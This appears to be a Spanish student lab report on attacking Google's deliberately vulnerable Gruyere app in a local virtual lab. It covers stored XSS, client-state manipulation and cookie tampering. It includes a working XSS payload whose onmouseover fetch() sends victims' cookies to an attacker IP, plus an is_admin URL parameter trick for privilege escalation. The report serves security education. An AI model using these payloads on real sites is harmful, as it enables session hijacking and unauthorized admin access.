
Este ataque está documentado por OWASP Fundation: [enlace](#).

Este ataque tiene como característica que la aplicación guarda el payload malicioso en un medio de almacenamiento hasta que el valor es recuperado y es utilizado por parte del documento HTML.

Estos ataques se deben a una insuficiente, o nula, validación de los campos introducidos en formularios dando lugar a que al enviar los datos estos sean almacenados en un fichero, base de datos, etc., provocando que sean ejecutados en cada navegador que carga la aplicación.

Vamos a probar el ataque en la aplicación web:

Para esto vamos a intentar guardar un script malicioso en el formulario de la aplicación:



Este sería el código del payload: <a  
onmouseover="fetch('http://192.168.1.148:433?key='+document.cookie)"  
href="#">Mira esto!!!!!!</a>"

Con esto lo que haríamos es que cada vez que alguien pasara sobre el enlace se enviarían sus cookies, al servidor del atacante.

The screenshot shows a Firefox browser window titled "KaliLinux (ataque) [Corriendo] - Oracle VM VirtualBox". The address bar displays the URL <http://192.168.1.99:8080/373880333695598931843873543520869594149/newsnip>. The page content is from the "Gruyere: New Snippet" section, which includes a header, a "Add a new snippet." form, and a note about limited HTML support. The entire screenshot is annotated with numerous orange circles highlighting various parts of the interface, such as the title bar, menu bar, tabs, address bar, and the exploit code itself.

Home | My Snippets | New Snippet | Upload      **usuario <usuario>** | Profile | Sign out

## Gruyere: New Snippet


Add a new snippet.

```
<a onmouseover="fetch('http://192.168.1.148:433?key='+document.cookie)" href="#">Mira esto!!!!!!</a>
```


Limited HTML is now supported in snippets (e.g., *<b>*, *<i>*, etc.)!

Submit

## PROYECTO 1<sup>a</sup> EVALUACIÓN



Este sería el esquema de un posible ataque de este tipo:



b) Manipulación del estado del cliente


No debemos confiar en ningún dato del usuario, el navegador en la máquina del usuario en realidad envía los datos al servidor web de la aplicación.

i. Elevación de privilegios ->

La escalada o elevación de privilegios se puede definir como un ataque que implica obtener acceso ilícito a derechos o privilegios elevados, más allá de los derechos de un usuario.

Para probar este ataque vamos a elevar nuestra cuenta a administrador, en este caso la cuenta será usuario y su contraseña usuario.

Vamos a ver el código de editprofile.gtl, que muestra el proceso de cómo se guarda el perfil:



```

1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
2 <!-- Copyright 2017 Google Inc. -->
3 <html>
4 <head>
5 <title>Gruyere: Profile</title>
6 [[include:base.css]][[include:base.css]]
7 </head>
8
9 <body>
10 [[include:menubar.gtl]][[include:menubar.gtl]]
11 <div>
12 <h2>Gruyere: Profile</h2>
13 </div>
14
15 <div class='content'>
16 [[if:_cookie.is_admin]]
17   <h3>Add a new account or edit an existing account.</h3>
18 [[/if:_cookie.is_admin]]
19 [[if:_cookie.is_admin]]
20   <h3>Edit your profile.</h3>
21 [[/if:_cookie.is_admin]]
22 [[if:_message]]
23 <div class='message'>{{_message}}</div>
24 [[/if:_message]]
25
26 <form method='get' action='{{_unique_id}}/saveprofile'>
27 <input type='hidden' name='action' value='update'>
28 <table>
29   <tr><td>
30     User id:
31   </td><td>
32 [[if:_cookie.is_admin]]
33   [[if:uid]]
34     <input type='hidden' name='uid' value='{{uid.0}}'>
35     {{uid.0}}
36   [[/if:uid]]
37   [[if:uid]]
38     <input type='hidden' name='uid' value='{{_cookie.uid}}'>
39     {{_cookie.uid}}
40   [[/if:uid]]
41 [[/if:_cookie.is_admin]]
42 [[if:_cookie.is_admin]]
43   [[if:_cookie.uid]]
44     {{_cookie.uid}}
45   [[/if:_cookie.uid]]
46   [[if:_cookie.uid]]
47     &lt;not logged in&gt;
48   [[/if:_cookie.uid]]
49 [[/if:_cookie.is_admin]]
50 </td></tr>
51 <tr><td>
52   User name:
53 </td><td>

```

input ^ v Resaltar todo  Coincidencia de mayúsculas/minúsculas  Coincidir diacrítico X

Vemos que en la cookie se valida si es admin.

Para esto vamos ejecutar esto en nuestra URL:

/saveprofile?action=update&is\_admin=True

Luego tendremos que cerrar sesión e iniciar sesión para actualizar nuestra cookie de sesión. Entonces veremos en enlace Administrar nuestro servidor.

## PROYECTO 1<sup>a</sup> EVALUACIÓN

Gruyere: Home

Most recent snippets:

- Brie** Brie is the queen of the cheeses!!!  
[All snippets](#) [Homepage](#)
- usuario** Mira esto!!!!!!  
[All snippets](#) [Homepage](#)
- alesander** 825550 and 6513=65130  
[All snippets](#) [Homepage](#)
- ZAP** ycauhh223mkwd1m5mzotyvsdj5zc2oc8d6a849v9qhf6xroxytjtg0tpcr27  
[All snippets](#) [Homepage](#)
- 1'true'** 61  
[All snippets](#) [Homepage](#)
- Cheddar** Gruyere is the cheesiest application on the web.  
[All snippets](#) [Homepage](#)
- Mac**

Refresh Sign out


Gruyere: Home

Most recent snippets:

- Brie** Brie is the queen of the cheeses!!!  
[All snippets](#) [Homepage](#)
- usuario** Mira esto!!!!!!  
[All snippets](#) [Homepage](#)
- alesander** 825550 and 6513=65130  
[All snippets](#) [Homepage](#)
- ZAP** ycauhh223mkwd1m5mzotyvsdj5zc2oc8d6a849v9qhf6xroxytjtg0tpcr27  
[All snippets](#) [Homepage](#)
- 1'true'** 61  
[All snippets](#) [Homepage](#)
- Cheddar** Gruyere is the cheesiest application on the web.  
[All snippets](#) [Homepage](#)
- Mac**

usuario <usuario> Manage this server Profile | Sign out Refresh

Como podemos comprobar en nuestra cookie pone que somos administrador:



Esto ocurre porque tenemos un formulario oculto, que permite actualizar el perfil del usuario, y con eso ser administrador.

## ii. Manipulación de cookies ->


Un protocolo sin estado es un protocolo de comunicación en el que el receptor no debe conservar el estado de sesión de solicitudes anteriores. El remitente transfiere el estado de la sesión relevante a un receptor de tal manera de que en cada solicitud se pueda entender de forma aislada, es decir, sin referencia al estado de sesión de solicitudes anteriores retenidas por el receptor.

El servidor web no puede saber automáticamente que dos solicitudes son del mismo cliente. Por eso se inventaron las cookies.


En este caso la página web, recuerda la identidad del usuario en las cookies de esta forma: [hash|Nombre del usuario|administrador|autor]

Vamos a ver la cookie del usuario ‘usuario’:

## PROYECTO 1<sup>a</sup> EVALUACIÓN




Ahora crearé una nueva cuenta con el nombre de usuario 'a' y contraseña 'a'.



